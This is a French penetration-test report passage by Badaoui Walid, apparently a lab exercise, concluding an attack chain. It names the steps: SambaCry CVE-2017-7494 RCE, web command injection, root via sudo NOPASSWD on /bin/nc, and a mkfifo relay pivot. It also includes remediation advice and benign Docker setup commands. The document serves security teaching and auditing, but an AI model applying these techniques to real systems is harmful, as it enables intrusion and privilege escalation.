Command Injection	Critique	Refactorisation du code source et filtrage des entrées.
Sudo NOPASSWD	Critique (PrivEsc)	Suppression immédiate de /bin/nc du fichier /etc/sudoers.
Routage Inter-Segment	Majeur	Isolation réseau et règles de pare-feu strictes.

Voici une proposition de conclusion finale pour ton rapport, mixant ton analyse technique de la **CVE-2017-7494** avec ta réussite finale sur Kali. Ce texte démontre qu'un vrai pentester ne se contente pas d'entrer, mais qu'il comprend la science derrière la faille et ramène le contrôle dans son propre espace de travail.

BADAOUI WALID


8. Conclusion Générale

L'audit de sécurité réalisé a permis de démontrer une compromission totale de l'infrastructure cible à travers une chaîne d'attaque multi-étapes. Le succès de cette intrusion repose sur l'exploitation de failles critiques tant logicielles que de configuration.

8.1 Analyse du vecteur d'entrée : La CVE-2017-7494

Le point de rupture initial a été l'exploitation de la vulnérabilité **CVE-2017-7494** (SambaCry) sur le pivot Samba.

- **Sévérité Maximale** : Avec un score CVSS de **10/10**, cette faille permet une exécution de code à distance (RCE) sans authentification.
- **Mécanisme d'attaque** : Un client malveillant peut uploader et forcer l'exécution d'une bibliothèque partagée sur un dossier writable, octroyant un accès immédiat au système.
- **Impact** : Cette faille a permis d'établir notre première tête de pont pour pivoter vers le segment interne 172.18.0.0/16.



8.2 Progression et Élévation de Privilèges

Après avoir franchi le périmètre, nous avons exploité une injection de commande sur l'application Web pour obtenir un shell en tant que www-data. Le réflexe de vérification des droits sudo -l a révélé une erreur de configuration majeure : la directive **NOPASSWD** sur le binaire /bin/nc. Ce "Binary Hijacking" nous a permis d'obtenir les privilèges **root** définitifs sur la cible finale.

8.3 Centralisation du contrôle sur Kali

Conformément aux standards de post-exploitation professionnelle, nous n'avons pas conservé l'accès à travers des terminaux intermédiaires instables. Nous avons déporté le flux de contrôle directement sur notre machine de travail Kali (172.19.0.4).

- **Tunneling Réseau** : En mettant en place un relais TCP sur le pivot Samba via un pipe nommé (mkfifo), nous avons créé un pont bidirectionnel entre les segments isolés.
- **Résultat Final** : L'obtention d'un shell interactif avec l'identifiant uid=0(root) directement sur Kali confirme le succès de l'opération et la prise de contrôle totale de l'hôte 172.18.0.2.

8.4 Bilan

Cette mission souligne qu'une infrastructure n'est aussi solide que son maillon le plus faible. De la version obsolète de Samba à la configuration laxiste des privilèges sudo, chaque faille a été un échelon nécessaire pour atteindre le cœur du système. La remédiation immédiate de ces points est impérative pour garantir l'intégrité futur du réseau.

ANNEXE A : Script de préparation de l'environnement Kali

Afin de rendre le conteneur d'attaque opérationnel, la séquence de commandes suivante a été exécutée pour restaurer l'accès aux dépôts officiels :

```
# 1. Nettoyage de l'environnement (Suppression du conteneur instable)

docker rm -f kali


# 2. Téléchargement de l'image officielle à jour

docker pull kalilinux/kali-rolling


# 3. Lancement du nouveau conteneur sur le réseau de l'audit

# Note : Le réseau a été identifié comme "auditssecu_pentestnetwork" via "docker network ls"

docker run -it --network auditssecu_pentestnetwork --name kali_clean kalilinux/kali-rolling /bin/bash


# 4. Installation des outils d'audit (sans mise à jour système risquée)

apt update && apt install -y smbclient iputils-ping iproute2 nmap
```

BADAOUI WALID